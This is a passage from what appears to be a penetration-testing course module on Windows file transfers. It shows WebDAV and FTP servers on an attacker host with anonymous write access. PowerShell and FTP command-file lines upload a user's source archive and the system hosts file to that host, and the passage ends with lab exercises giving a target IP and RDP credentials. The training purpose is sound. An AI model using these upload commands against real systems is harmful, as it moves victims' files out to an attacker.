10:02:53.950 - INFO    : Property manager:  None
10:02:53.950 - INFO    : Domain controller:
SimpleDomainController()
10:02:53.950 - INFO    : Registered DAV providers
by route:
10:02:53.950 - INFO    :   - '/:dir_browser':
FilesystemProvider for path '/usr/local
/lib/python3.9/dist-packages/wsgidav/dir_browser
/htdocs' (Read-Only) (anonymous)
10:02:53.950 - INFO    :   - '/':
FilesystemProvider for path '/tmp' (Read-Write)
(anonymous)
10:02:53.950 - WARNING : Basic authentication is
enabled: It is highly recommended to enable SSL.
10:02:53.950 - WARNING : Share '/' will allow
anonymous write access.
10:02:53.950 - WARNING : Share '/:dir_browser'
will allow anonymous read access.
10:02:54.194 - INFO    : Running WsgiDAV/4.0.1
Cheroot/8.6.0 Python 3.9.2
10:02:54.194 - INFO    : Serving on
http://0.0.0.0:80 ...
```

Connecting to the Webdav Share

Now we can attempt to connect to the share using the `DavWWWRoot` directory.

Connecting to the Webdav Share

```
C:\htb> dir \\192.168.49.128\DavWWWRoot

 Volume in drive \\192.168.49.128\DavWWWRoot has
no label.
 Volume Serial Number is 0000-0000

 Directory of \\192.168.49.128\DavWWWRoot

05/18/2022  10:05 AM    <DIR>          .
05/18/2022  10:05 AM    <DIR>          ..
05/18/2022  10:05 AM    <DIR>
sharefolder
05/18/2022  10:05 AM                13
filetest.txt
               1 File(s)             13 bytes
               3 Dir(s)  43,443,318,784 bytes
free
```

Note: `DavWWWRoot` is a special keyword recognized by the Windows Shell. No such folder exists on your WebDAV server. The DavWWWRoot keyword tells the Mini-Redirector driver, which handles WebDAV requests that you are connecting to the root of the WebDAV server.

You can avoid using this keyword if you specify a folder that exists on your server when connecting to the server. For example: \192.168.49.128\sharefolder

Uploading Files using SMB

Uploading Files using SMB

```
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip
\\192.168.49.129\DavWWWRoot\
C:\htb> copy C:\Users\john\Desktop\SourceCode.zip
\\192.168.49.129\sharefolder\
```

Note: If there are no SMB (TCP/445) restrictions, you can use impacket-smbserver the same way we set it up for download operations.

FTP Uploads

Uploading files using FTP is very similar to downloading files. We can use PowerShell or the FTP client to complete the operation. Before we start our FTP Server using the Python module `pyftpdlib`, we need to specify the option `--write` to allow clients to upload files to our attack host.

Uploading Files using SMB

```
Exuurxd@htb[/htb]$ sudo python3 -m pyftpdlib
--port 21 --write

/usr/local/lib/python3.9/dist-packages/pyftpdlib
/authorizers.py:243: RuntimeWarning: write
permissions assigned to anonymous user.
  warnings.warn("write permissions assigned to
anonymous user.",
[I 2022-05-18 10:33:31] concurrency model: async
[I 2022-05-18 10:33:31] masquerade (NAT) address:
None
[I 2022-05-18 10:33:31] passive ports: None
[I 2022-05-18 10:33:31] >>> starting FTP server
on 0.0.0.0:21, pid=5155 <<<
```

Now let's use the PowerShell upload function to upload a file to our FTP Server.

PowerShell Upload File

PowerShell Upload File

```
PS C:\htb> (New-Object
Net.WebClient).UploadFile('ftp://192.168.49.128
/ftp-hosts', 'C:\Windows\System32\drivers
\etc\hosts')
```

Create a Command File for the FTP Client to Upload a File

Create a Command File for the FTP Client to Upload a File

```
C:\htb> echo open 192.168.49.128 > ftpcommand.txt
C:\htb> echo USER anonymous >> ftpcommand.txt
C:\htb> echo binary >> ftpcommand.txt
C:\htb> echo PUT c:\windows\system32\drivers
\etc\hosts >> ftpcommand.txt
C:\htb> echo bye >> ftpcommand.txt
C:\htb> ftp -v -n -s:ftpcommand.txt
ftp> open 192.168.49.128
```

```

Log in with USER and PASS first.


ftp> USER anonymous
ftp> PUT c:\windows\system32\drivers\etc\hosts
ftp> bye
```

Recap

We discussed several methods for downloading and uploading files using Windows native tools, but there's more. In the following sections, we'll discuss other mechanisms and tools we can use to perform file transfer operations.

VPN Servers

Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.
Existing PwnBox instances will automatically switch to the new VPN server.

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: 10.129.201.55
Time Left: 42 minutes

+ 3 Download the file flag.txt from the web root using wget from the Pwnbox. Submit the contents of the file as your answer.

RDP to 10.129.201.55 with user "htb-student" and password "HTB_@cademy_stdnt!"

+ 2 RDP to the target. Upload the attached file named upload_win.zip to the target using the method of your choice. Once uploaded, RDP to the box, unzip the archive, and run "hasher upload_win.txt" from the command line. Submit the generated hash as your answer.

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Target: 10.129.201.55
Time Left: 42 minutes

Connect to the target machine via RDP and practice various file transfer operations (upload and download) with your attack host. Type "DONE" when finished.